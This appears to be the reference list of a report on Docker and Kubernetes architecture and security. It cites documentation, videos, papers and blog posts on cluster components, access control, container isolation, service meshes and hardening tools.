[4] https://opensource.com/resources/what-docker

[5] https://www.freecodecamp.org/news/a-beginner-friendly-introduction-to-containers-vms-and-docker-79a9e3e119b/

[6] https://www.redhat.com/en/topics/containers/what-is-container-orchestration

[7] https://en.wikipedia.org/wiki/Kubernetes

[8] https://kubernetes.io/docs/concepts/overview/components/

[9] https://kubernetes.io/docs/reference/command-line-tools-reference/kube-apiserver/

[10] https://access.redhat.com/documentation/en-us/openshift_container_platform/4.1/html/architecture/control-plane

[11] https://github.com/kubernetes/community/blob/master/wg-security-audit/findings/Kubernetes%20Threat%20Model.pdf

[12] https://kubernetes.io/docs/tasks/administer-cluster/configure-upgrade-etcd/

[13] https://kubernetes.io/docs/reference/command-line-tools-reference/kubelet/

[14] https://kubernetes.io/docs/reference/command-line-tools-reference/kube-proxy/

[15] https://kubernetes.io/docs/concepts/workloads/pods/pod/

[16] https://kubernetes.io/docs/concepts/cluster-administration/networking/

[17] http://kth.diva-portal.org/smash/record.jsf?pid=diva2%3A1231856&dswid=-7557

[18] https://www.youtube.com/watch?v=l2BS_kuQxBA

[19] https://events19.linuxfoundation.org/wp-content/uploads/2018/07/Secondary-Network-Interfaces-for-Containers-its-Types-and-Use-cases_v1.pdf

[20] https://medium.com/kubernetes-tutorials/kubernetes-dns-for-services-and-pods-664804211501

[21] https://www.youtube.com/watch?v=W5xHec3_Tts (Kubernetes: DNS and Name Discovery)

[22] https://www.youtube.com/watch?v=eCvBZemdKyg (DIY PEN Testing for Kubenretes Cluster – OSCON 2019 Portland Oregon)

[23] https://kubernetes.io/docs/reference/access-authn-authz/controlling-access/

[24] https://en.wikipedia.org/wiki/Role-based_access_control

[25] https://swagger.io/docs/specification/authentication/bearer-authentication/

[26] https://www.youtube.com/watch?v=Nw1ymxcLIDI (Effective RBAC - Jordan Liggitt, Red Hat)

[27] https://www.udemy.com/course/hacking-and-securing-docker-containers/

[28] https://www.youtube.com/watch?v=V7z2SErgNmE&t=1060s (Kubernetes security 101 – Voxxed Days Singapore 2019)

[29] https://kubernetes.io/docs/tasks/access-application-cluster/web-ui-dashboard/

[30] https://redlock.io/blog/cryptojacking-tesla

[31] https://en.wikipedia.org/wiki/Bastion_host

[32] https://kubernetes.io/docs/concepts/configuration/secret/

[33] https://medium.com/@reuvenharrison/an-introduction-to-kubernetes-network-policies-for-security-people-ba92dd4c809d

[34] https://kubernetes.io/docs/concepts/policy/pod-security-policy/#what-is-a-pod-security-policy

[35] https://kubernetes.io/docs/tutorials/clusters/apparmor/

[36] https://docs.docker.com/engine/security/apparmor/

[37] https://www.katacoda.com/courses/docker-security/bane

[38] https://www.katacoda.com/courses/docker-security/intro-to-seccomp

[39] https://etd.auburn.edu/handle/10415/6318 (From Bare Metal to Private Cloud: Introducing DevSecOps and Cloud Technologies to Naval Systems by Robert Anderson)

[40] https://arxiv.org/abs/1501.02967 (Analysis of Docker Security by Thanh Bui)

[41] https://docs.docker.com/engine/reference/run/

[42] https://blog.codecentric.de/en/2019/06/docker-demystified/

[43] Docker Cookbook by Neependra Khare – PACKT PUBLISHING

[44] https://lwn.net/Articles/531114/

[45] https://docs.docker.com/engine/security/userns-remap/

[46] https://www.katacoda.com/courses/docker-security/cgroups-and-namespaces

[47] https://www.katacoda.com/courses/docker-security/userns-user-namespaces

[48] http://manpages.ubuntu.com/manpages/eoan/en/man7/cgroups.7.html

[49] https://kubernetes.io/docs/concepts/overview/working-with-objects/namespaces/

[50] https://kubernetes.io/docs/concepts/workloads/controllers/replicaset/

[51] https://www.youtube.com/watch?v=HPutXDwSWM0 (Deployments in Kubernetes | Kubernetes Made Easy | Kubernetes Tutorial - Srinath Challa)

[52] https://www.youtube.com/watch?v=xCsz9IOt-fs (Load Balancing Service in Kubernetes | Kubernetes Made Easy - Srinath Challa)

[53] https://www.youtube.com/watch?v=eth7osiCryc&t=1s (NodePort Service in Kubernetes | Kubernetes Made Easy | Kubernetes Tutorial - Srinath Challa)

[54] https://www.youtube.com/watch?v=dVDElh_Kd48&t=652s (ClusterIP Service in Kubernetes | Kubernetes Made Easy | Kubernetes Tutorial - Srinath Challa)

[55] https://medium.com/better-programming/k8s-tips-give-access-to-your-clusterwith-a-client-certificate-dfb3b71a76fe

[60] https://github.com/arminc/clair-scanner

[61] https://www.portshift.io/product/service-mesh-security/

[62] Istio Up & Running Using a Service Mesh to Connect, Secure, Control and Observe – Lee Calcote & Zack Butcher – O'REILLY

[63] https://www.youtube.com/watch?v=7cINRP0BFY8 - Istio in Production: Day 2 Traffic Routing (Cloud Next '19)

[64] https://www.forbes.com/sites/janakirammsv/2018/12/20/5-modern-infrastructure-trends-to-watch-out-for-in-2019/#7d282ea517db

[65] https://www.cio.com/article/3434010/more-enterprises-are-using-containers-here-s-why.html

[66] https://en.wikipedia.org/wiki/Infrastructure_as_code#Relationship_to_DevOps

[67] https://www.cisecurity.org/benchmark/kubernetes/

[68] https://github.com/aquasecurity/kube-bench

[69] https://blog.aquasec.com/dns-spoofing-kubernetes-clusters

[70] https://www.tigera.io/blog/prevent-dns-and-other-spoofing-with-calico/

[71] https://github.com/danielsagi/kube-dnsspoof/